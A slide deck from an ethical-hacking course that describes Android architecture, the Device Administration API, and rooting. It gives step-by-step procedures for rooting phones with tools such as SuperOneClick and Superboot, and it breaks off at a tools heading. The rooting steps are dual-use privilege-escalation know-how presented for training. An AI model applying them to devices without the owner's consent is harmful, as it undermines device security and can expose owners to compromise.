
# Android OS

C|EH  
Cybersecurity

Android is software environment developed by Google for mobile devices that includes an operating system, middleware, and key applications



## Features



Application framework enabling reuse and replacement of components



Dalvik virtual machine optimized for mobile devices



Integrated browser based on the open source WebKit engine



SQLite for structured data storage



Media support for common audio, video, and still image formats (MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF)



Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE



<http://developer.android.com>

# Android OS Architecture



Home

Contacts

Phone

Browser

...

## APPLICATION

Package Manager

Activity Manager

Window Manager

Content Providers

View System

Telephony Manager

Resource Manager

Location Manager

Notification Manager

## APPLICATION FRAMEWORK

### LIBRARIES

Surface Manager

Media Framework

SQlite

### ANDROID RUNTIME

OpenGL ES

FreeType

WebKit

Core Libraries

SGL

SSL

libc

Dalvik Virtual Machine

## LINUX KERNEL

Display Driver

Camera Driver

Flash Memory Driver

Binder (IPC) Driver

Keypad Driver

WiFi Driver



Audio Driver

Power Management

# Android Device Administration API



- The Device Administration API introduced in Android 2.2 provides device administration features at the system level
- These APIs allow developers to create security-aware applications that are useful in enterprise settings, in which IT professionals require rich control over employee devices



<http://developer.android.com>

# Android Rooting





- Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem
- Rooting process involves exploiting security vulnerabilities in the device firmware, and copying the su binary to a location in the current process's PATH (e.g. /system/xbin/su) and granting it executable permissions with the chmod command

Rooting enables all the user-installed applications to run privileged commands such as:

- Modifying or deleting system files, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to the hardware that are typically unavailable to the devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Install applications on SD card
- Better user interface and keyboard

Rooting also comes with many security and other risks to your device including:





- Voids your phone's warranty
- Poor performance
- Malware infection
- Bricking the device



# Rooting Android Phones Using SuperOneClick

C|EH  
Certified Ethical Hacker

- └ Plug in and connect your android device to your computer via USB
- └ Install driver for the device if prompted
- └ Unplug and re-connect, but this time select "Charge only" to sure that your phone's SD Card is not mounted to your PC
- └ Go to Settings → Applications → Development and enable USB Debugging to put your android into USB Debugging mode
- └ Run SuperOneClick.exe (available in Tools DVD)
- └ Click on the "Root" button
- └ Wait for some time until you see a "Running a Su test Success!" message
- └ Now check out the installed apps in your phone
- └ Superuser icon means you now have root access (reboot the phone if you do not see it)



# Rooting Android Phones Using Superboot



1

Download and extract the Superboot files

2

**Put your Android phone in bootloader mode**

- ↳ Turn off the phone, remove the battery, and plug in the USB cable
- ↳ When the battery icon appears onscreen, pop the battery back in
- ↳ Now tap the Power button while holding down the Camera key
- ↳ For Android phones with a trackball: Turn off the phone, press and hold the trackball, then turn the phone back on

3

**Depending on your computer's OS, do one of the following:**

- ↳ Windows: Double click "install-superboot-windows.bat"
- ↳ Mac: Open a terminal window to the directory containing the files, and type "chmod +x install-superboot-mac.sh" followed by "./install-superboot-mac.sh"
- ↳ Linux: Open a terminal window to the directory containing the files, and type "chmod +x install-superboot-linux.sh" followed by "./install-superboot-linux.sh"

4

Your device has been rooted




# Android Rooting Tools

CEH  
Cybersecurity


## One Click Root

- ↳ Download One Click Root
- ↳ Connect your Android phone or tablet to your computer using your Micro USB/USB cable
- ↳ Enable USB Debugging mode and Install USB drivers for your device
- ↳ Run One Click Root software then click 'Root Now'



## Kingo Android ROOT

